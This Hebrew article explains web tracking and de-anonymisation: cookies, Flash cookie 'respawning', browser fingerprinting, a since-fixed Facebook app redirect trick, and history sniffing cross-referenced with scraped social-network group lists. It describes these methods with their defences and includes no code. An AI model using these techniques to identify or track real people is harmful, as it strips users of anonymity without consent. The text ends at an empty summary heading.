המשתמש, על מנת לתעד ולעקוב אחר הרגלי הגלישה של המבקרים באתרי אינטרנט שונים, וללמוד על תחומי העניין והעדפותיהם. חלק מן החברות מאפשרות למשתמש לבחור ומכבדות את רצונם של משתמשים שאינם מעוניינים בפרסום ממוקד. לעומתן, חברות אחרות יעשו את כל שביכולתן כדי להשיג מידע רב ערך על התנהגות הגולשים.

כשאנחנו גולשים באתר באינטרנט, מה בעצם ניתן ללמוד עלינו? עד כמה התופעה נפוצה? האם יש אפשרות להגביל אותה?

בכתבה זו נסקור את השיטות הנפוצות בהן משתמשים אתרים כדי ללמוד על המבקרים בהם. בנוסף, נבחן מספר דרכים (מעשיות ותאורטיות) בהן יכולים גורמים שונים לפעול כדי לחשוף מידע נוסף על הגולשים באתרי האינטרנט.

עוגיות HTTP

עוגיית HTTP (HTTP cookie) הינה בסך הכל קובץ טקסט קטן (עד 4k) שהדפדפן יכול לשמור במחשב עבור אתר אינטרנט כאשר הוא נדרש לכך- כאשר האתר מבקש לשמור קובץ כזה. בפעם הבאה שהדפדפן ניגש לאותו אתר, אם יש קובץ כזה בסביבה, הוא ישלח אותו לאתר יחד עם הבקשה לקבלת דף אינטרנט. זה הכל. למען הסדר הטוב אזכיר שעל-פי האקדמיה ללשון העברית יש להשתמש בשם קוקית ולא בכינוי העממי עוגייה, אך אני לא מסוגל להביא את עצמי לעשות זאת, עמכם ועם האקדמיה הסליחה. להגנתי אציין שאותם אנשים טוענים שלטוקבק קוראים תגובית ושבמקום סניפר יש לומר רחרחן מנות.

העוגיות מועילות כיוון שפרוטוקול HTTP, ה"שפה" בה מדבר ה-World Wide Web, הינו חסר זכרון במהותו (stateless). כלומר, כל גישה לשרת Web נעשית ללא זכרון של גישות קודמות. על-ידי שמירת עוגיות בדפדפן, אתרים יכולים ליצור קשר בין גישות שונות שאותו משתמש עושה לאתר, למשל לקשר אותן לאותו חשבון ולאפשר זיהוי אוטומטי של המשתמש בכניסה הבאה, לשמור על תכולת עגלת קניות במעבר בין דפים באתר מסחרי, וכן הלאה.

קבצי עוגייה מאחסנים זוגות של שם וערך (למשל: ID=value). עוגייה מוגבלת לרוב לשימוש של מתחם (domain) מסויים. כאשר אתם גולשים לאתר אחד אין באפשרותו לקרוא עוגיות שנקבעו על-ידי אתרים אחרים. אורך החיים של העוגיה יכול להשתנות, סוג אחד של עוגיות הינו ארעי – עוגיות אלה נמחקות כאשר סוגרים את הדפדפן, ומטרתן רק ליצור רציפות במהלך גלישה בין דפים באתר באירוע גלישה יחיד (session). סוג שני של עוגיות הוא בעל אורך חיים ארוך יותר (עוגיות "מתמידות", persistent cookies), על-פי תאריך תפוגה שהאתר קובע.

כאשר גולשים לאתר מסויים, למשל www.amazon.com, אותו אתר יכול לשמור עוגיות לצרכיו. במקרה זה אלו עוגיות צד א' (first-party cookies). רוב מכריע של אתרים דורשים שתהיה יכולת לאחסן עוגיות צד א' בכדי ליצור חשבון משתמש ולשמור את המשתמש מחובר, כך שמניעת יצירתן תפגום בפונקציונליות של אתרים רבים וחווית הגלישה תיפגם. שימוש נפוץ נוסף שבעלי אתרים עושים בעוגיות הוא מדידת מספר הביקורים והמבקרים באתרם על מנת ללמוד כיצד אנשים משתמשים באתר. עם זאת, יש לעשות מדידות כאלה בזהירות, היות ולמשתמש יחיד הגולש ממספר מחשבים או ממספר דפדפנים באותו מחשב יהיו עוגיות שונות או לחלופין- למספר משתמשים הגולשים מאותו חשבון באותו מחשב ובאותו דפדפן תהיה עוגייה יחידה. כמו-כן, גם מחיקה תדירה של עוגיות יכולה לעוות מדידות מסוג זה.

האתר בו אנו גולשים יכול לטעון לדף נתונים מתחומים אחרים, כגון באנרים של פרסומות שמגיעים מ-ad.doubleclick.net. במקרה זה, אותם תחומים יכולים לשמור אף הם עוגיות בדפדפן. במקרה זה מדובר בעוגיות צד ג' (third-party cookies), מאחר והן נשמרות עבור תחום שונה מזה שאנו נמצאים בו כרגע. עוגיות של מפרסמים יכולות להישלח אליהם מאתרים רבים בהם הפרסומות שלהם מופיעות. דבר זה מאפשר להם לעקוב אחר האתרים שאנשים גולשים בהם, ובהתאם לכך לשלוח להם פרסום ממוקד (targeted). לאתרים השותלים עוגיות צד ג' אין אפשרות לגשת ולקרוא את עוגיות צד א' באתרים המצביעים אליהם, אך הם יכולים לראות מי הם אתרים אלה. את עוגיות צד ג' ניתן לרוב לחסום ללא פגיעה בפונקציונליות של אתרים על-ידי שינוי הגדרות בדפדפן. כיום בכל הדפדפנים הנפוצים ניתן לקבוע את העדפות לגבי שמירה על עוגיות ובפרט למחוק עוגיות או למנוע מלכתחילתה את יצירתן של עוגיות צד א' וצד ג'. כמו-כן, לא מעט כלי אבטחה למחשבים אישיים כוללים אפשרות למחוק עוגיות "עוקבות" (tracking cookies), כמו אלה שמפרסמים עושים בהן שימוש בכדי ללמוד על הגולשים. תופעות אלה הביאו למחקרים שונים של גופים המודדים רייטינג באינטרנט, בהתכתשות מתמדת על השיטה ה"נכונה" למדוד.

ארגון NAI (Network Advertising Initiative), תאגיד של עשרות חברות שיווק מקוון הכולל בין השאר גם את גוגל, מיקרוסופט, ו- Yahoo!, מספק דף Opt-out כללי המאפשר למשתמשים להכריז כי אינם מעוניינים בפרסום ממוקד מאף אחת מהחברות (המשתמש עדיין יקבל פרסומות כמובן, אך הן כבר לא יהיו מותאמות אליו אישית). במקרה זה תיווצר במחשב עוגיית Opt-out, אותה כל החברות בתאגיד מזהות ומכבדות. יצירת עוגייה כזו אינה מבטיחה בהכרח שהאתרים לא יצרו עוגיות כלל, אלא רק שהעוגיות לא ישמשו לצורך פרסום מקוון. יש לציין כי מאחר והעדפת ה-Opt out מבוטאת באמצעות עוגייה, מחיקת עוגיות בדפדפן תגרור את ביטול פעולת ה-Opt out.

לאלה המעוניינים במידע טכני יותר על עוגיות HTTP, הנכם מוזמנים לקרוא מאמר בנושא בשני חלקים ב-Infosecwriters.com.

עוגיות Flash

לכאורה, חסימת עוגיות צד ג' יכולה למנוע ממפרסמים למיניהם לעקוב אחר תבניות הגלישה שלנו וללמוד מי אנחנו. ישנן הערכות מ-2007 כי מעל ל-30% מהמשתמשים מוחקים את העוגיות שלהם ואף שמחקרים שונים מספקים הערכות שונות, כולם תמימי דעים שאחוז גבוה מהעוגיות נמחק בתדירות כך שלאור הזמן שעבר מאז והמודעות הגוברת לעוגיות, סביר להניח שאחוזים אלה גדלים. אף על פי כן, בידי המפרסמים אמצעי נוסף למעקב בו הם עושים שימוש תדיר- עוגיות Flash. בניגוד לעוגיות HTTP, עוגיות Flash הינן פחות מוכרות, אפילו לאנשי טכנולוגיה, אם כי המודעות לקיומן מתחילה לחלחל לציבור. עוגיית Flash, המכונה בשם LSO (Local Shared Object) ולעיתים גם supercookie, הינה קובץ שתוסף Adobe Flash מחזיק על מחשב המשתמש. קובץ זה פועל באופן דומה לעוגיית HTTP. זה המקום להזכיר שעל-פי חברת Adobe, נכון ליוני 2010, כ-99% מהמחשבים השולחניים בעלי הגישה לאינטרנט בשווקים המפותחים תומכים ב-Flash. עוגיית Flash יכולה להיווצר כאשר אתר טוען לדף תוכן Flash (של האתר עצמו או תוכן צד ג', כגון באנרים של פרסומות). בברירת המחדל, עוגיות Flash יכולות להיות בגודל של עד 100Kb, פי 25 מעוגיית HTTP, ואין להן תאריך תפוגה. בניגוד לעוגיות HTTP, עוגיות Flash אינן מנוהלות על-ידי הדפדפן. יש לכך מספר השלכות חשובות: דפדפנים שונים המותקנים על אותו מחשב יגשו לאותן עוגיות Flash, בניגוד לעוגיות HTTP המנוהלות בנפרד על-ידי כל דפדפן; מחיקת עוגיות HTTP, היסטוריית דפדפן או מחיקת כל מידע שהוא המאוחסן על-ידי הדפדפן לא תשפיע כלל על עוגיות Flash. אפילו גלישה במצב פרטיות (Private Browsing), המנטרלת עוגיות ותוספי דפדפן, לא מונעת את פעילותן של עוגיות Flash.

לעוגיות Flash שימושים שונים, כאשר הנפוצים שבהם הם שמירת העדפות המשתמש עבור עוצמת הקול של נגן וידאו Flash, שמירת מטמון מקומי של קובץ מוסיקה לצורך ביצועים טובים יותר מעל חיבור רשת איטי. יחד עם זאת, נעשה שימוש בעוגיות Flash גם לצורך מעקב אחר משתמשים. למעשה, כבר ב-2005 חברה בשם United Virtualities פרסמה את השימוש שהיא עושה בעוגיות Flash כגיבוי לעוגיות HTTP – אם עוגיות HTTP מסויימות היו נמחקות, ערכן היה משוחזר מתוך עוגיות Flash שהחזיקו ערכים דומים.

במחקר מ-2009 באוניברסיטת ברקלי בקליפורניה, חוקרים בחנו את 100 האתרים המובילים (על- פי דירוג QuantCast) ובדקו את השימוש שהם עושים בעוגיות Flash. מתוך 100 האתרים, 54 עשו שימוש בעוגיות Flash (נוצרו 157 קבצים עם 281 עוגיות Flash), ו-98 יצרו עוגיות HTTP (סך-הכל 3602 עוגיות HTTP), כאשר שני החריגים היו Wikipedia ו-Wikimedia.org. למרות ששם עוגיית ה-Flash הנפוץ ביותר היה Volume, נמצאה תפוצה רחבה ביותר של שמות עוגיות כמו userid, user ו-id, שעשויות לשמש

למעקב אחרי המשתמש. בנוסף, חלק מ-100 אתרים אלו משתמשים בעוגיות Flash כדי להחיות עוגיות HTTP שנמחקו על-ידי המשתמשים.

מעניין לציין כי באתר NAI נכתב שהחברות המשתתפות בתאגיד לא עושות שימוש בעוגיות Flash לצורך פרסום ממוקד. עם זאת, נכון לזמן ביצוע המחקר, התברר כי חברת QuantCast, החברה ב-NAI, עדיין עשתה שימוש בעוגיית Flash גם כשעוגיית ה-Opt out של NAI הייתה נוכחת. לאחר מחיקת עוגיות, QuantCast שיחזרה את עוגיית ה-HTTP שלה מתוך עוגיית ה-Flash (עוגיית ה-Opt out שנמחקה לא שוחזרה). בעקבות המחקר, באוגוסט 2009 הפסיקה החברה את מנהג החייאת העוגיות שלה. למרות זאת, ביולי האחרון הוגשה נגדה ונגד אתרים נוספים תביעה ייצוגית בגין חדירה בלתי חוקית למחשבי הגולשים. החודש התפרסמה תביעה נוספת נגד ClearSpring, דיסני ואתרים נוספים, בטענה כי השתמשו בעוגיות Flash על מנת לעקוב אחר דפוסי הגלישה של ילדים ברחבי האינטרנט.

למרות שהגדרות הפרטיות בדפדפן אינן משפיע על עוגיות Flash, ישנה דרך למנוע את יצירתן, דרך שרוב המשתמשים אינם מודעים אליה. חברת Adobe מספקת באתר שלה דף המאפשר לשלוט על עוגיות Flash, ובין השאר גם למנוע יצירת עוגיות צד ג'. ברוב האתרים אין בעיות פונקציונליות עקב חסימת עוגיות Flash צד ג'.

ייחודיות של דפדפנים

אם כן, המשתמש המתוחכם שאינו מעוניין שיתחקו אחר פעולותיו ברשת יכול לנקוט אמצעים כדי למנוע מעקב באמצעות עוגיות HTTP ועוגיות Flash. לרוע המזל, ככל הנראה אתרים עקשניים עדיין יוכלו לזהות את פעילותו הייחודית.

ארגון EFF (Electronic Frontier Foundation), ארגון אמריקאי ללא כוונת רווח הפועל להגנה על הצרכנים בעולם הדיגיטלי, ביצע בשנה האחרונה ניסוי מעניין שנועד לבחון עד כמה ייחודי הדפדפן שאיתו אנו גולשים באינטרנט. אתר הניסוי, http://panopticlick.eff.org, עדיין פעיל ומאפשר למשתמשים לגלוש ולבדוק עד כמה הדפדפן שלהם ייחודי. במאי 2010 הארגון הוציא דו"ח המסכם את ממצאיהם לפי הנתונים שנאספו עד לאותו זמן – דגימה הכוללת 470,161 דפדפנים שבעליהם ביקרו באתר. ממצאים אלה מעידים שדפדפנים נוטים להיות יחודיים מאוד – אם נבחר דפדפן כלשהו באקראי, ניתן לצפות שלכל

היותר לאחד מבין 286,777 דפדפנים אחרים (!) יהיו מאפיינים דומים. המצב גרוע יותר אם הדפדפן תומך גם ב-Flash או Java, ובמקרה זה 94.2% מהדפדפנים במדגם היו יחודיים.

זיהוי הדפדפן מסתמך על איסוף מאפיינים שדפדפנים מספקים לאתרים. חלק ממאפיינים אלה הם חלק סטנדרטי מבקשה שדפדפן שולח לאתר כדי לקבל דף אינטרנט. חלקם ניתנים לאיסוף על-ידי הרצת סקריפט במחשב המשתמש (ברוב המחשבים ניתן לעשות זאת ללא ידיעת המשתמש). להלן טבלה המתארת את הנתונים שנאספו (פירוט יתר לגבי הנתונים שנאספו ניתן לקרוא בדו"ח של EFF):

Variable	Source	Remarks
User Agent	Transmitted by HTTP, logged by server	Contains Browser micro-version, OS version, language, toolbars and sometimes other info
HTTP ACCEPT headers	Transmitted by HTTP, logged by server	
Cookies enabled?	Inferred in HTTP, logged by server	
Screen resolution	JavaScript AJAX Post	
Timezone	JavaScript AJAX Post	
Browser plugins, plugin versions and MIME types	JavaScript AJAX Post	Sorted before collection
System fonts	Flash applet or Java applet, collected by JavaScript/AJAX	Not sorted
Partial supercookie test	JavaScript AJAX post	

מה היא בעצם הבעיה ביכולת לזהות דפדפן באופן ייחודי? יכולת זו פותחת בפני אתרים אפשרות לעקוב אחר הגולשים גם כאשר הם נוקטים אמצעי זהירות כגון מחיקת עוגיות למיניהן. להבדיל מקבצי עוגייה, זיהוי דפדפן באמצעות ה"חתימה" שלו לא משאירה כל חותם על המחשב של המשתמש, ומסתמך על נתונים סטנדרטיים שכל דפדפן שולח לאינטרנט בעת גלישה.

חשוב לציין שהנתונים שנאספו על ידי EFF הם מדגם מוטה – סביר להניח שהמשתמשים שהתנדבו לגלוש לאתר של EFF לטובת הניסוי הם משתמשים מתוחכמים, בעלי מודעות גבוהה לפרטיות ובעלי מאפיינים שונים מאלה של האוכלוסיה הכללית (למשל, ניגשו לאתר פי 4.5 דפדפני Firefox מאשר Internet Explorer, בעוד שבכלל האוכלוסיה IE מחזיק את נתח השוק הגדול ביותר). עם זאת, יש מקום להניח שאותם משתמשים הם גם אלה שסביר יותר כי יפעילו אמצעים על מנת להמנע ממעקב על ידי עוגיות, ולכן הם יעד "מושך" יותר לזיהוי מסוג כזה.

באופן פרדוקסלי, לעיתים דווקא אמצעים לשיפור הפרטיות יכולים להפוך את מלאכת הזיהוי לקלה יותר. למשל, זיוף שדה User Agent שהדפדפן שולח יכול ליצור חתימות דפדפן יחודיות וקלות לזיהוי, כמו דפדפני אייפון התומכים ב-Flash (חיה שלא קיימת במציאות). תוספי דפדפן החוסמים Flash אף הם יחודיים. עם זאת, המחברים ציינו כי תוספי הפיירפוקס TorButton ו-NoScript התבררו כאמצעי הגנה יעילים בפני זיהוי חתימות דפדפן. חסימת JavaScript גם היא אמצעי יעיל להגבלת יכולת זיהוי הדפדפן, אך מאחר ואתרים רבים משתמשים בסקריפטים, היא כרוכה באובדן פונקציונאליות מהותי בעת גלישה באינטרנט.


חשיפת זהות מבקר באתר באמצעות רשת חברתית

כיום אנשים רבים עושים שימוש ברשתות חברתיות, וחושפים בהן את שמם האמיתי, תמונתם, רשימת חברים, תחומי עניין וכן הלאה. לדוגמא, ברשת החברתית פייסבוק, עם השנים יותר ויותר מידע נעשה חשוף לציבור רחב יותר, בעידודה של פייסבוק עצמה. אם מפרסם או אתר כלשהו יוכל לקשר ביקור באתר למשתמש ברשת חברתית, ככל הנראה ילמד לא מעט על אותו מבקר ותחומי העניין שלו, גם אם לא עקב אחר מעשיו של אותו מבקר ברשת.

בחור ישראלי בשם רונן זילברמן הראה באוגוסט 2009 כיצד אתר כלשהו (שאינו קשור לפייסבוק) יכול לנצל נקודת תורפה בדרך בה פייסבוק מעבירה מידע לאפליקציות פייסבוק בכדי לקבל פרטים מזהים של המשתמש, ללא צורך לקבל את הסכמתו (יש לציין כי מאז פייסבוק כבר תיקנה את הבעיה). על מנת שההתקפה תעבוד, המשתמש צריך להיות מחובר לפייסבוק באחת הלשוניות של הדפדפן, או לחלופין, הדפדפן צריך לאחסן עוגייה של פייסבוק הזוכרת את פרטי ההתחברות של המשתמש (לצורך התחברות אוטומטית לאתר בעת גלישה אליו, אפשרות של "keep me logged in"). רונן העניק להתקפה את השם Cross-Site Identification (CSID), והראה כי ניתן ליישם נגזרות שלה גם על רשתות חברתיות אחרות, Bebo ו-Orkut.

אפליקציות פייסבוק אינן שונות בהרבה מאתרי אינטרנט רגילים, אך הבדל אחד מהותי הוא שגישה לאפליקציות פייסבוק נעשית לא ישירות לשרת האפליקציה, אלא תמיד דרך השרתים של פייסבוק. השרתים של פייסבוק יכולים לספק לשרתי אפליקציה מידע על המשתמש (בכפוף להרשאות שהמשתמש נתן לאפליקציה), על מנת שיוכלו להתאים את המענה למשתמש שמקבל את השירות. עד אפריל 2010, פייסבוק תמכה במנגנון של אימות אוטומטי (Automatic Authentication). משמעותו של המנגנון הייתה שאם משתמש מבקר בדף של אפליקציה, פייסבוק תעביר את פרטי המשתמש לאפליקציה גם אם המשתמש לא אישר אותה. כמנגנון הגנה, פייסבוק מעבירה את הפרטים רק במידה והמשתמש לא הקשיח את מדיניות הפרטיות שלו וכן רק כשהגישה לאפליקציה נעשית מדף באתר של פייסבוק. המגבלה הראשונה אינה תקפה לרוב המוחלט של המשתמשים. את המגבלה השנייה רונן הציע לעקוף בצורה פשוטה: גישה לדף של האפליקציה, למשל http://apps.facebook.com/hacker-app/step1.php, תבצע הפניה (redirect) לדף אחר של האפליקציה, נאמר http://apps.facebook.com/hacker-app/step2.php – גם אם לדף הראשון הגענו מחוץ לפייסבוק (ולכן לא נקבל את פרטי המשתמש), הרי שלדף השני המשתמש כבר מופנה מתוך כתובת פייסבוקית, ולכן מנגנון האימות האוטומטי ייכנס לפעולה ויעביר את פרטי המשתמש.

התרשים שלהלן, שנלקח מהבלוג של רונן, מראה תהליך מלא בו אתר יכול להשיג את פרטי המשתמש בצורה שלא מעוררת חשד, תוך העזרות באפליקציות שפייסבוק יצר. במקום לפרסם בדף האינטרנט קישור ישיר לאפליקציה, ניתן למקם קישור לקובץ תמונה. בעת גישת דפדפן לשרת המחזיק כביכול את קובץ התמונה, הדפדפן יופנה לדף הראשון של האפליקציה, ומשם לדף השני של האפליקציה, כשבשלב זה האפליקציה תקבל את פרטי המשתמש. הדף השני של האפליקציה יכול להכיל קישור לקובץ תמונה אמיתי, כך שכל התהליך יתבצע באופן שקוף למשתמש, ותוצג לו תמונה:



ניתן לראות גם סרטון המדגים את ההתקפה ביוטיוב.

חשוב לציין שההתקפה תאפשר לקבל את פרטי המשתמש רק במידה שהגדיר אותם עם הרשאת public (דבר שפייסבוק הבטיחה שיהיה נכון לגבי רוב המשתמשים). הבעייתיות היא בכך שההתקפה מאפשרת לקשור את הנתונים הפומביים הללו עם משתמש ספציפי שמבקר כרגע באתר כלשהו, ובכך פוגעת באנונימיות של המשתמש בעת הגלישה.

התקפת CSID על פייסבוק נשענה על נקודת תורפה שפייסבוק כבר תיקנה, אך עם השקעה של יותר מאמץ, אתר יכול לחשוף את פרופיל הרשת החברתית של המשתמש תוך ניצול התכונות השיתופיות הבסיסיות של הרשת וללא תלות בקיומה של נקודת תורפה זו או אחרת. ההתקפה מסתמכת על עקרונות דומים לאלו שתיארתי בכתבה קודמת בהקשר של מאגר המידע של נטפליקס. חברת נטפליקס פרסמה מאגר אנונימי המכיל דירוגי סרטים של גולשים. בפועל, כיוון שכל משתמש מדרג מספר קטן יחסית של סרטים, ומשתמשים שונים מדרגים סרטים שונים, הדירוגים שנותן כל משתמש הם יחודיים ומשמשים מעין טביעת אצבע שמאפשרת לזהות את המשתמש. תופעה דומה מתרחשת ברשתות חברתיות, המאפשרות למשתמשים להצטרף לקבוצות (למשל, Facebook groups). על-פי דף הסטטיסטיקות של פייסבוק, נכון לזמן כתיבת כתבה זו ישנם 900 מליון אובייקטים שמשתמשים יכולים לקשר אליהם (דפים, קבוצות, מאורעות ודפי קהילה), ובממוצע משתמש מקושר ל-80 מהם. קישורים אלה שונים ממשתמש למשתמש, ולכן יכולים לשמש כדי לזהות את המשתמש. עקרון זה איפשר לקבוצת מחקר לחשוף את זהותם של משתמשי רשתות חברתיות על-ידי זיהוי דפי קבוצות בהם גלשו. המחקר התמקד בעיקר ברשת החברתית Xing, המונה כ-8 מליון חברים, אך הוא בחן גם התקפות על פייסבוק ועל Linked-In. למרות שמספר המשתמשים הגדול בפייסבוק מקשה על ביצוע ההתקפה באופן שיקיף את כלל המשתמשים ברשת, התמקדות בקהל יעד מצומצם כמו, נאמר, מדינת ישראל, היא מעשית ביותר. לצורך תיאור ההתקפה אתמקד כאן בפייסבוק.

בשל הדרך בה האינטרנט והדפדפנים מעוצבים, לאתרים יש אפשרות לשאול את הדפדפן לגבי אתרי אינטרנט אחרים שביקרתם בהם. אמנם לא ניתן לקבל מהדפדפן רשימה של אתרים כאלה, אך ניתן להציג בפניו שאלות של כן/לא לגבי אתרים ספציפיים על-ידי ניצול תכונה בסיסית של דפדפנים: דפדפנים מסתמכים על היסטוריית הגלישה של המשתמש כדי לצבוע בצבע שונה לינקים בהם ביקר בעבר לעומת לינקים חדשים. אתרים יכולים לנצל זאת לחשיפת היסטוריית הגלישה על-ידי מיקום לינקים סמויים בדף אינטרנט בקוד JavaScript ובחינת הצבע שהדפדפן קובע עבורם. למשל, ניתן לראות הדגמה של התופעה באתרים http://ha.ckers.org/weird/CSS-history-hack.html (הקוד כאן) ו- http://startpanic.com (לא, אין טעם להיכנס לפאניקה). למרות שנקודת תורפה זו ידועה מזה זמן רב, לפחות מאז אוקטובר 2000, היא לא תוקנה עד כה על-ידי יצרני הדפדפנים, מאחר ופתרון הבעיה יגרור פגיעה בשימושיות הדפדפן. עם זאת, המעוניינים יכולים לבחון תוסף Firefox בשם SafeHistory המספק פתרון מסויים לבעיה.

מתברר שניתן לקחת את הטכניקה הידועה הזו צעד אחד קדימה, ולהשתמש בה בשילוב עם מידע הזמין ברשתות חברתיות, כדי לחשוף את זהותו האמיתית של משתמש המבקר באתר כלשהו. ההתקפה המלאה קצת יותר מורכבת ממה שאתאר בהמשך, אך העקרונות הבסיסיים דומים: בשלב מקדים, אוספים מידע לגבי איזה משתמשים שייכים לאיזה קבוצות. כאשר מגיע מבקר לאתר המעוניין ללמוד עליו, האתר מבצע גניבת היסטוריה כדי לגלות באיזה דפי קבוצות המשתמש היה בעבר (ולכן סביר שהוא חבר בקבוצות אלה). אז ניתן להצליב בין רשימות המשתמשים של קבוצות אלו כדי לצמצם את רשימת ה"חשודים", יתכן עד זיהוי ייחודי של המשתמש.

עבור השלב המקדים, יש לאסוף את רשימת החברים בכל קבוצה, דבר שאינו קשה כל כך לביצוע היות והנתונים נגישים מדף הקבוצה. את רשימת כלל הקבוצות בפייסבוק החוקרים השיגו באמצעות שרותי סריקה (crawling) מסחריים – איסוף המידע על 39 מליון קבוצות מהמדריך של פייסבוק עלה להם $18.47, והמידע התקבל תוך חמישה ימים. בהינתן כל מזהה של קבוצה שנאסף בסריקה זו, ניתן לקבל בקלות את רשימת החברים בקבוצה. לדוגמה, רשימת החברים בקבוצה של מונטי פייטון (שמספרה בפייסבוק 4981419559) נמצאת בקישור הזה. אמנם פייסבוק מגבילה את מספר החברים שניתן לראות באופן כזה ל-6000, אולם בקבוצות עם מעל ל-6000 חברים ניתן לעקוף את המגבלה על-ידי מעבר על שמות נפוצים וחיפוש כל החברים בקבוצה בעלי אותו שם. למשל למציאת כל הג'ון-ים, משתמשים בקישור הבא[1]. סריקה מלאה של רשימות החברים בכל הקבוצות של פייסבוק דורשת עבודה לא מעטה, אולם כהוכחת יכולת החוקרים אספו מידע על יותר מ-43.2 מליון חברי קבוצות מתוך 31,853 קבוצות תוך 23 יום באמצעות שני מחשבים בלבד. אשאיר כתרגיל לקורא את החשבון כמה עבודה תידרש כדי לאסוף מידע שיכסה את רוב המשתמשים הישראלים.

כאשר משתמש מבקר באתר כלשהו (שאינו קשור לפייסבוק), כדי לקבל את רשימת הקבוצות שהמשתמש ביקר בהן, ניתן להשתמש בגניבת היסטוריה עם קישורים לדפי הקבוצות. למשל, דף הקבוצה של מונטי פייטון בפייסבוק זמין בקישור הבא. על-ידי סריקת מספר סביר של קבוצות כאלה (ניתן לסרוק אלפי קישורים בשניות בודדות) אפשר לאתר דפי קבוצות בהן המשתמש ביקר. על-ידי שימוש במידע המוקדם שנאסף לגבי החברים בכל קבוצה, אפשר כעת להצליב בין רשימות החברים של הקבוצות הרלוונטיות במטרה לזהות את המשתמש. כדי לאתר משתמשים גם במקרים בהם ביקרו בדפי קבוצות שאינם שייכים אליהם, ניתן גם לנקוט גם בשיטות "סלחניות" יותר מהצלבה – הכל שאלה של כמה זמן מוכנים להשקיע בביצוע ההתקפה.

[1] דרך אגב, לא צריך לנחש שמות. ביולי האחרון חוקר אבטחת מידע בשם רון בווס (Ron Bowes) פרסם רשימה הכוללת את שמותיהם של 171 מליון ממשתמשי פייסבוק (סה"כ 100 מליון שמות יחודיים), כולל רשימה של שמות משתמש נפוצים. לא, הוא לא פרץ לפייסבוק. הוא פשוט הוריד את המידע מהמדריך הנגיש לכל שלהם.

בעקבות ההתקפה שתוארה לעיל, ארווינד נאריאנאן, אחד מהחוקרים ששברו את האנונימיות של מאגר נטפליקס, הציע בבלוג שלו את האבחנה שהאינטרנט עצמו הופך להיות יותר ויותר חברתי וכי משתמש משאיר אחריו עקבות בכל פעם שהאינטראקציה שלו עם אתר אינטרנט נרשמת באופן ציבורי, למשל טוקבק באתר, Like של פייסבוק, לינק בטוויטר, סימנייה של del.icio.us וכן הלאה. במקום להסתמך על רשימות חברים בקבוצות פייסבוק לצורך הצלבות וזיהוי משתמשים, ניתן להשתמש במקורות רבים אחרים באינטרנט כתחליף. בעקבות ניסוי שערך עם מאגר קישורים שאנשים פרסמו ב-del.icio.us, העריך כי באמצעות 4000-5000 שאילתות של גניבת היסטוריה ניתן לזהות כ-60% מהמשתמשים שפרסמו שניים או יותר קישורים ב-del.icio.us לאורך תקופה של שלושה חודשים (עם זאת בפועל התקפה כזו תהיה כנראה קשה יותר, מאחר שבמספר דפדפנים נפוצים ברירת המחדל לשמירת היסטוריה היא פחות משלושה חודשים, לכן לגניבת ההיסטוריה במקרה זה תהיה רק הצלחה חלקית).

מילות סיכום

